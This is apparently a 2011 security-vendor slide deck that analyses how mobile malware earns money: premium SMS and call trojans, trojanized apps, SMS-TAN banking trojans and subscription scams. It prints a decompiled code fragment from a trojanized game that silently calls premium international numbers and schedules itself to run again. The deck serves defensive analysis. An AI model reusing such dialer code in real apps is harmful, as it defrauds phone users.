



Mobile Malware And Monetizing 2011

Jarno Niemelä

Jarno.niemela@f-secure.com

Protecting the irreplaceable | f-secure.com



Mobile Security - Where are we today?

- **First mobile malware found in 2004**
 - Now: **560** viruses, worms and trojan families
 - Over 2000 unique infected files
 - Targeting the most common platforms
- **Things are starting to heat up**
 - Constant stream of new malware
 - For profit malware is dominant
 - Banker attacks in several countries



Typical Mobile Threats in 2011

- Old style Viruses and Worms are almost extinct in Mobile devices nowadays
 - Old phones that do not have AV can be infected by Bluetooth worm, but those are dying out with the phones
- Typical mobile threat nowadays is after money one way or another
 - Mobile Trojans or Worms that try to generate money from victims
 - Commercial spying tools that are sold to people who use tools for privacy violations

It's All About Money

- There are already serious attempts to make money with mobile malware
 - So far guys doing this are amateurs
- That's going to change when some of them strike gold
- Monetization methods we have seen so far
 - Premium SMS messages
 - Premium voice calls
 - Subscription scams
 - Banking attacks
 - Ransomware
 - Fake applications

Mobile Malware


- Most mobile malware targets either Chinese or Russian users
 - Which makes it a fair assumption that they originate from same countries
 - However as we have seen with ZeusMitmo, criminals go where money is
- Malware can be roughly categorized into three groups
 - Trivial SMS sending malware
 - Usually written in Java, but also native for Symbian and Android
 - Worms that spread as links over SMS or Email
 - Native Symbian, Android or Windows Mobile
 - Trojanized applications
 - Symbian or Windows Mobile

Premium SMS senders

- Premium SMS sending trojans are the most numerous of mobile malware
- Typically these are minimal applications with simple social engineering UI
- As premium SMS works only in one country, these trojans are highly localized
 - Most that we know of operate in Russia
- Typically trojans are spread with rudimentary social engineering
 - As ICQ messages with download/install link
 - Vkontakte (Russian equivalent of facebook)
 - SEO spam
 - SMS spam
 - Facebook spam

Fakeplayer a Typical Trivial SMS trojan

- Fakeplayer variants are Android trojans that pretend to be media or porn player application
- On installation Android will ask for permissions that include sending SMS messages
- Upon start up Fakeplayer sends premium rate messages to Russian short number, without country code
- Unfortunately just about every Android app asks for permissions so user will not see anything out of place
- When application is run it displays Russian text which translates as "Wait, sought access to video library.."
- Fakeplayer.B has been spread with SEO techniques targeting on porn related searches [1]



Trojanized Applications

- Trivial trojans like Fakeplayer are easily reported by users
- Which means that their lifespan and infection count is rather low
- Most trojans that we have seen lately avoid this by trojanizing real apps
- Typical case of trojanized application is pirated game or other entertainment
- Malware author downloads popular game or other application
- Unpacks the application and inserts trojan payload
- Uploads the trojanized version with new vendor ID into third party market or file sharing forum
- User downloads the trojan like any other application
- Trojan works silently in the background

Original APK



Chinese App Store



Trojanized APK




Profit

??

?

Geinimi a Typical Trojanized Application

- Geinimi is a trojan that has been injected into several different applications
 - Trojanized apps have been uploaded to third party application markets
- Geinimi is a backdoor trojan with following capabilities
 - Send location information
 - Send IMEI and IMSI information
 - Download and prompt user to install application
 - Send list of installed applications to a server
 - Read and send SMS messages
 - Send SMS and erase traces
 - Send address book to a server
 - Launch a web browser with given URL



Preventing Trojanized Apps

- Trojanized apps are difficult for cursory review, since they are real apps
- The only thing that sets them apart from originals is additional capabilities
- Out of place capabilities are easy to spot
 - Why this game is making phone calls or SMS?
 - Why this game is accessing user data?
- Things get even trickier when malware writers start to trojanize apps which already do have required capabilities in original app
- Best protection comes from advanced file analysis and anti-piracy measures
 - Look and investigate for nearly identical apps both for piracy and malware

DroidDream First Major Trojan In Android Market

- DroidDream is a malware that was used in trojanizing 51 applications in Google Android Market
- Unlike other trojanized apps DroidDream did not request unusual privileges
- This was done to avoid attention of trivial apps having high privileges
- DroidDream used raceagainstthecage exploit to get root access and then could do things without it showing in application installation
- After exploiting the device DroidDream steals user information
 - IMEI, IMSI, Model info
 - Language, Country, User ID
- In addition of simple information stealing DroidDream is also capable of installing arbitrary code from C&C server

Exploits In Apps

- Exploits are problematic
- The reviewed app does not show any unusual capabilities
- But as soon as exploit is run the app can do whatever it pleases
- Best defense against exploits is AV style binary detections that scan for known exploit payloads
 - However obfuscation will make it difficult to proactively block exploits
- Obfuscation could be detected and banned by itself
 - However a lot of applications are copy protected and thus obfuscated
 - Since piracy is a problem developers want to obfuscate
- My advice would be not to allow obfuscation and deny obfuscated apps from the market
 - Most likely this would cause a lot of political problems ☹️

It's Not Only The Apps That Exploit

- Both Android and iPhone have had several remote exploits
 - Image format parsing errors
 - PDF parsing errors
 - Webkit vulnerabilities
- In theory exploits are rather short lived, but users are slow to update
- Sooner or later we will see widely used drive by downloads, just like in PC
 - Some of the Apple jailbreaks have technically been drive by download
- When this will happen is hard to predict
 - We were sure that **CVE-2010-1797** was going to be used for malware

What to Do With Exploits


- Good portion of PC based malware use exploits, so we know what to do
- Prevent user from going to known hostile sites
 - Can be done with browsing protection
- Harden browser and other external clients against exploits
 - Run browser and reader components with minimal permissions
 - Exploit shield based content inspection for shellcodes and exploit code
- System heuristics and behavioral monitoring
 - Detect applications using privileges that they should not have
 - Detect applications that are in system without proper install record
- Have scanner to detect dropped files
 - The exploit may be hard to detect, but payload is usually rather easy

Symbian Banking Trojans

- ZeusMitmo is a family of mobile Banker trojans
 - Currently affected are Symbian, Windows mobile and Blackberry
- First ZeusMitmo was used by Trojan-Spy:W32/Zbot.PUA and PUB to assist in attack against Grupo Santanders authentication system
- Later we have seen attacks in several countries.
 - Poland, Germany, Turkey, Portugal, etc
- Victim banks are using SMS TAN codes for two factor authentication
- So malware author counter this by getting a trojan into phone
- Which sends mTAN messages to C&C number
 - Verification mTAN codes will be routed straight to attacker
 - Thus allowing attacker to fool two channel authentication
- Originally discovered by David Barroso [4]

ZeusMitmo Attack

- User gets infected by Zbot by usual means
- Zbot uses form injection to add a question about users mobile phone number and model to bank web page
- User enters his model and phone number
- C&C server sends user a SMS message that contains download link to a Symbian trojan component
- User downloads and installs a trojan component
- User finishes his transaction without any further interference
- Later attacker logs in with stolen credentials and gets forwarded TAN codes to complete authorization checks



INFORMACIÓN IMPORTANTE ACERCA DE LA SEGURIDAD

Por favor elija la marca y el modelo de su teléfono

Nokia

[¿Si el teléfono no existe en la lista?](#)

Su teléfono : **Nokia 5130 XpressMusic**

El número de teléfono registrado :



El link para la instalación del certificado móvil digital será enviado al número por SMS, recibido el SMS con el link por favor baje e instale la aplicación.

Why Would User Install The Symbian Trojan

- As Zbot is able to inject phone questions into bank web page, user will not see anything out of place
- In addition to that the trojan is Symbian signed
 - Issuer: Symbian
 - Issued to: Mobil Secway
 - Vendor info: Nokia
- Later variants used Anuj mobility SA INDIA LIMITED

-Controller-			
Compr.Length:	0x975	Options:	
Uncompr.Length:	0xE00	Vendor Name:	Nokia
UID:	0x20022B8E	Vendor Names:	Nokia
Version:	1, 0, 0	Names:	Nokia update
Languages:	ELangEnglish	Install Type:	EInstApplication
Creation Time:	21.9.2010 9:49	Install Flags:	

So How Do These Guys Make Profit

- With premium SMS senders and bankers the profit model is obvious
 - Some trojanized applications do contain SMS sending code
 - And for others such feature could be added as payload
 - Banker trojan couple be deployed only to promising targets over C&C
- However most of mobile malware seems to only steal information
 - We are not sure how malware authors turn stolen user info into profit
 - Most likely they sell them to advertisers/aggregators as leads
- So far we have seen only couple malware that would use premium rate calls
 - But this is most likely to be the next step on malware evolution

Premium Rate Call Trojans

- Premium rate SMS numbers work only in one country, which limits victims
- What malware authors want is international monetizing methods
- Too bad, there is one already available, and is being used by some authors
- “International premium” rate numbers work from anywhere in the world
 - They work by user registering a number from premium rate operators
 - After this all calls to this number are treated as international billing from which the owner of the number will get a cut from a phone call
 - What actually happens that call is routed locally, but charge is international level
 - Unlike premium SMS messages or other services, there is no way to block this unless user blocks international phone calls
 - Of course the billing operators are not at fault, from their point of view malware authors are abusing their services

"Short Stopping" / "Long Lining"





Keyzone Company Ltd.
www.keyzone-telemedia.com

[view live statistics](#)

[About us](#) | [How it works](#) | [IVR services](#) | [Terminations](#) | [Live voice chat](#) | [Voice broadcasting](#) | [Partner with us](#) | [Contact](#) | [Sign Up](#)



**international premium
billing solutions**
for the **telemedia industry**

ZAIRE +243 123 / 243 42 / 243 127
MADAGASCAR +261 22
CAMEROON +237
AUSTRIA +43
NIGER +227

[MORE DETAILS](#)

about us

Keyzone Company Limited is an international voice carrier working with numerous international PTT's, Mobile operators and long distance alternative carriers for the wholesale of voice minutes.

Keyzone-Telemedia is focused on international premium numbers as an alternative billing mode for content providers.

[read more...](#)

Welcome to keyzone-telemedia!

Keyzone-Telemedia allocates the content provider with an appropriate termination number accessible from the country(s) the service provider wishes to promote it's services in.

Keyzone-Telemedia pays every second service provider generates on a termination number and provides clients with "live" statistics on line for analysis of traffic by date, termination number and origin.

Keyzone-Telemedia can also assist content

how it works

- Voice / Data
- Diverse traffic delivery methods
- Hosting
- Payout
- Set up fee
- Special solutions
- Terms and conditions

[read more...](#)

[Subscribe to Newsletter:](#)

Payouts * □□ * मूल्य

Prefix	Termination	Test NOW	PAYOUT per minute				Access list
			PARTNER				
			STANDARD	SILVER	GOLD	PLATINUM	

WEEKLY 7/1 payments

216	Tunisia	TEST	\$ 0.07	\$ 0.07	\$ 0.07	\$ 0.07	
371 810 4	Latvia	TEST	€ 0.09	€ 0.09	€ 0.10	€ 0.10	
375	Belarus	TEST	€ 0.03	€ 0.03	€ 0.03	€ 0.03	
232 222 881	Sierra Leona	TEST	\$ 0.14	\$ 0.14	\$ 0.15	\$ 0.15	
43 810 957	Austria	TEST	€ 0.06	€ 0.06	€ 0.065	€ 0.065	
43 810 961	Austria	TEST	€ 0.06	€ 0.06	€ 0.065	€ 0.065	
43 810 971	Austria	TEST	€ 0.06	€ 0.06	€ 0.065	€ 0.065	
43 820 892 3	Austria	TEST	€ 0.10	€ 0.10	€ 0.105	€ 0.105	
43 820 892 4	Austria	TEST	€ 0.10	€ 0.10	€ 0.105	€ 0.105	
43 820 902	Austria	TEST	€ 0.10	€ 0.10	€ 0.105	€ 0.105	
43 820 910	Austria	TEST	€ 0.10	€ 0.10	€ 0.105	€ 0.105	
370 64	Lithuania GSM peak only	TEST	€ 0.025	€ 0.025	€ 0.025	€ 0.025	
370 52	Lithuania premium	TEST	€ 0.12	€ 0.12	€ 0.13	€ 0.14	
224	Guinea	TEST	\$ 0.10	\$ 0.10	\$ 0.11	\$ 0.11	
386 49	Kosovo	TEST	€ 0.07	€ 0.07	€ 0.075	€ 0.075	
955 25	Myanmar	TEST	€ 0.06	€ 0.06	€ 0.065	€ 0.065	
995 54	Georgia	TEST	€ 0.12	€ 0.12	€ 0.13	€ 0.13	

News

July 2010
NEW
terminations:

JUST CONNECTED:

+43 820 892 3 Austria WEEKLY
+43 820 892 4 Austria WEEKLY
+43 820 910 Austria WEEKLY
+43 820 902 Austria WEEKLY
+43 810 957 Austria WEEKLY
+43 810 961 Austria WEEKLY
+43 810 971 Austria WEEKLY

+372 707 Estonia HIGH WEEKLY
+995 54 Georgia WEEKLY
+386 49 Kosovo WEEKLY
+216 Tunisia WEEKLY
+955 25 Myanmar WEEKLY
+371 810 3 Latvia WEEKLY
+371 657 Latvia WEEKLY

Check your rates on-line and activate numbers instantly.

Logged on

Welcome **test numbers** (test)

Your current IP: 193.110.109.30

Your last IP: 112.200.74.111

You are our **gold** partner

[Logout](#)



International Payout Numbers

Are international telephone numbers with a payout for the owner of the numbers each time the numbers are called. These international payment solutions are reachable from all over the world and can be used for all kinds of services.

Maria Bauchinger

Phone:
+35722022628
[Send E-Mail](#)

I'm offline

Ludwig Braum

Phone:
+35722022628
[Send E-Mail](#)

I'm offline

Newsletter-Registration

Your Benefits

- + Offering International Payout Numbers since 2004
- + Live Statistics, also for sub-customers
- + Never failed to pay out
- + Start making money within one hour
- + Best chat support

How do I get started?



DOWNLOAD CONTRACT

Fill in contract and return via email

DOWNLOAD



ORDER NUMBER

Number will work within 1 hour

ORDER



START EARNING MONEY NOW!

CONTACT US


Great solution - Try it
 New Country
 Payout increased
 Payout decreased
 additional info available

ID	Country	Range	Payout	Currency	Paymentterms	Testnumber
5000311	AFGHANISTAN	93	0,075	EUR	7 / 1 days	937.089.97078
5000252	ALBANIA	355	0,09	EUR	7 / 1 days	355 511 810 62
5000246	ANTARCTICA	88234	0,2	EUR	7 / 1 days	88.234.62.508
5000199	AUSTRIA	43810	0,04	EUR	7 / 1 days	43.810.104300
5000153	AUSTRIA 31xx	438	0,1	EUR	7 / 1 days	43.820.893100

	Guinea Bissau	245	30 - 45 Days EOM	+245-4500000
	Int'l virtual premium	9	Weekly	+9-609613016
	Int'l virtual premium	9	Weekly	+9-609700152
	Ivory Coast	225 21	30 - 45 Days EOM	+ 225-21709209
	Kenya	254	Biweekly	+254-204790000
	Latvia	371	30 - 45 Days EOM	+371--65158600
	Latvia	371	30 - 45 Days EOM	+ 371-65153590
	Liechtenstein	423 8	30 - 45 Days EOM	+ 423-8701270
	Lithuania	370	Weekly	+ 370-91022401
	Madagascar	261--2219	Weekly	+ 261-221900000
	Madagascar	261--221	30 - 45 Days EOM	+ 261-221000000
	Madagascar	261--2211	30 - 45 Days EOM	+ 261-221100000
	Nauru	674	30 - 45 Days EOM	+ 674-9990870
	NEW Oration Satellite	882 33	60 Days EOM	+882-33790523
	North Korea	850-99	30 - 45 Days EOM	+ 850-99921220
	Norfolk Island	672	30 - 60 Days EOM	+ 672-372440
	Poland Premium	48 22	30 - 45 Days EOM	+ 48-221988800
	Romania Special Service	40 312	30 - 30 Days EOM	+ 40-312499000
	Sao Tome	239	30 - 45 Days EOM	+ 239-298599

22nd March 2010, 08:52 AM

#1

smudgelab  [OP]

Member

Join Date: Jan 2010

Posts: 38

** Phone dialled out internaionally without permission!**

Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Sunday AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:

+88213213214 @ 02:44

+88213213214 @ 02:36

+1(767)503-3611 @ 02:36

+1(767)503-3611 @ 02:36

+1(767)503-3611 @ 02:36

+8823460777 @ 02:35

I have absolutely no idea who or what these numbers are for (Google suggests +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys first. Virus / dialler maybe? Do these even exist for win mo phones? Any help will be very much appreciated. Thank you.

Search for:



Search

[» Advance](#)**SAVE BIG: 25% OFF Site Wide*****Current Device**
No device selected[Add device](#)**Software**


- » [New Software](#)
- » [Updated Software](#)
- » [Top Sellers](#)
- » [Top Downloads](#)
- » [Special Offers](#)
- » [Top Free Apps](#)

Categories

- » [Tools](#)
- » [Games](#)
- » [Travel & Holiday](#)
- » [Communications](#)
- » [Organization](#)
- » [Show all categories](#)

Now acceptingYou are here: [Home](#) » [Games](#) » [Adventure](#) » [3D Anti-terrorist action WM2003SE 1.0.1](#)

3D Anti-terrorist action WM2003SE 1.0.1

by [Beijing Huike Technology Co.,Ltd](#)[Details](#)[Compatible devices](#)[Ratings & Comments](#)

Product image for 3D Anti-terrorist action WM2003SE 1.0.1

Short description for 3D Anti-terrorist action WM2003SE 1.0.1:

This is a classic 3D first person perspective shooting game.

Rating: [Rate now - Recommend software](#)**For:** [Show compatible devices](#)**Downloads:** 272**License:** Commercial**Last updated:** 10/15/2009**Languages:** **Category:** [Games](#) » [Adventure](#)[Games](#) » [Action](#)[Games](#) » [Other](#)**Registration Key:** will be delivered on purchase**Trial version:** [Download](#)

```
{
    int num5 = (int) key.GetValue("Status");
    if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
    {
        Phone phone = new Phone();
        phone.Talk("+8823460777");
        Thread.Sleep(0xc350);
        phone.Talk("+17675033611");
        Thread.Sleep(0xc350);
        phone.Talk("+88213213214");
        Thread.Sleep(0xc350);
        phone.Talk("+25240221601");
        Thread.Sleep(0xc350);
        phone.Talk("+2392283261");
        Thread.Sleep(0xc350);
        phone.Talk("+881842011123");
        long num6 = DateTime.Now.AddMonths(1).ToFileTime();
        long num7 = 0L;
        FileTimeToLocalFileTime(ref num6, ref num7);
        SystemTime time6 = new SystemTime();
        FileTimeToSystemTime(ref num7, time6);
        CeRunAppAtTime(@"\Windows\smart32.exe", time6);
    }
}
```


\$12

The numbers

- +882346077 Antarctica
- +17675033611 Dominican republic
- +88213213214 EMSAT satellite prefix
- +25240221601 Somalia
- +2392283261 São Tomé and Príncipe
- +881842011123 Globalstar satellite prefix

User Is Helpless Against “International” Numbers

- How do you figure out how much such a number costs you?
- How do you figure out who owns the number?
- Where do you complain to?
- How do you get such a number shut down?
- How you can block these numbers without preventing international calls?



Google

Premium Rate Numbers

About 549,000 results (0.10 seconds)

Everything
More

Any time
Past week

All results
Related searches

Premium Rate Numbers
www.mediatel.com International premium rate numbers IVR & Audiotext payment solutions

Premium Rate Numbers
www.globalbilling.com for free with great rates. Start making money now.

Premium Rate Numbers
www.daotec.com Worldwide availability Fast setup, top money

0845 Numbers 0800 Numbers 0800 Freephone Numbers 0808 Numbers 0845 ...

Premium Rate Subscription Scams

- Premium rate subscription scams work by getting victim subscribed to service without them noticing and then starting to bill for services
- Typically these scams work by fooling victim in one time transaction
 - Victim thinks that he is ordering ringtone or joining a lottery
 - While he actually is subscribed to service that bills until terminated
- Alternative method uses WAP push to make scam easier
 - User is sent WAP push link with some social engineering pretext
 - If user clicks the link, he will get typical mobile ad page
 - But on the same time server gets his MSIDN and subscribes the victim



Premium Rate Service Scams As Facebook Spam

- We used to see premium rate scams mostly in SMS
- But now at least one operator affiliate is using facebook
- Clicking link leads to premium rate ad page by wixawin.com
- Wixawin displays prices and subscription information
- But less honest players are soon to follow
- Now that using FB spam is upfront and honest by itself

facebook


[Nick](#) sent you a message.



[Nick O'Neill](#) September 6, 2010 at 4:00pm

Subject: hey i think u will like this

im only sendin this to my close friends. On FBs page here = <http://apps.facebook.com/hotonion/> , they are giving us gifts in return for using there new insane features! I orginally found this out here = <http://www.facebook.com/f54d8PmkxtPffil157R5Q815vNg:artcentertransportation.com>



[\[Redacted\]](#) **I thought this survey stuff was BULL** but i swear I** Best Buy giftcard they sent me here <http://apps.facebook.com/glowworms/> to

about an hour ago via Mobile Web



[\[Redacted\]](#) **I thought this survey stuff was BULL** but i swear** the Best Buy giftcard they sent me here <http://apps.facebook.com/soupsale/> t laptop!

about an hour ago via Mobile Web



[\[Redacted\]](#) **I thought this survey stuff was BULL** but** used the Best Buy giftcard they sent me here <http://apps.facebook.com/bluesbuy> a laptop!

about an hour ago via Mobile Web



[\[Redacted\]](#) **I thought this survey stuff was BULL** but i swear I j** Best Buy giftcard they sent me here <http://apps.facebook.com/sodacans/> to b

about an hour ago via Mobile Web



[\[Redacted\]](#) **I thought this survey stuff was GARBAGE but** on a shopping spree at walmart thanks to FB = <http://apps.facebook.com/snu> **this** wont last long so good!


about an hour ago via Mobile Web



[\[Redacted\]](#) **I thought this survey stuff was BULL** but i swear** the Best Buy giftcard they sent me here <http://apps.facebook.com/sunriseqar>


Fake Applications

- Fake applications are not malware
- They are apps that have no functionality but are sold for low enough amount that people don't bother to complain
- Fake banking applications claim to provide mobile banking for given bank
- When executed they launch that banks own site in browser
- However they could have been easily used for phishing or a banker trojan attack
- People actually bought these and tried to use them for banking
- Scary....



Banks targeted by "09droid"

Abbey Bank	LloydsTSB
Alaska USA FCU	M&I
Alliance & Leicester (v. 1.1)	Mechanics Bank v.1.1
Bank Atlantic	MFFCU v.1.1
Bank of America	Midwest
Bank of Queensland	Nationwide (v. 1.1)
Barclaycard (v. 1.1)	NatWest (v. 1.1)
Barclays Bank (v. 1.2)	Navy Federal Credit Union (v. 1.1)
BB&T	PNC
Chase	Royal Bank of Canada
City Bank Texas	RBS v.1.1
Commerce Bank	SunTrust
Compass Bank	TD Bank v.1.1
Deutsche Bank	US Bank v.1.2
Fifty Third Bank v.1.1	USAA v.1.1
First Republic Bank v.1.1	Valley Credit Union
Great Florida Bank	Wachovia Corp (v. 1.2)
	Wells Fargo (v. 1.1)



Windows SMS and premium call trojans

- Used to be popular with modems, two known modern cases
- Using a GPRS USB dongle modem to send SMS messages
- It would be trivial so send SMS messages or make calls using BT enabled phone paired with PC
- Nokia PC suite offers easy interface for SMS sending and calls
- Using telephony capabilities to milk more money from user might be next botnet standard feature



Spytools

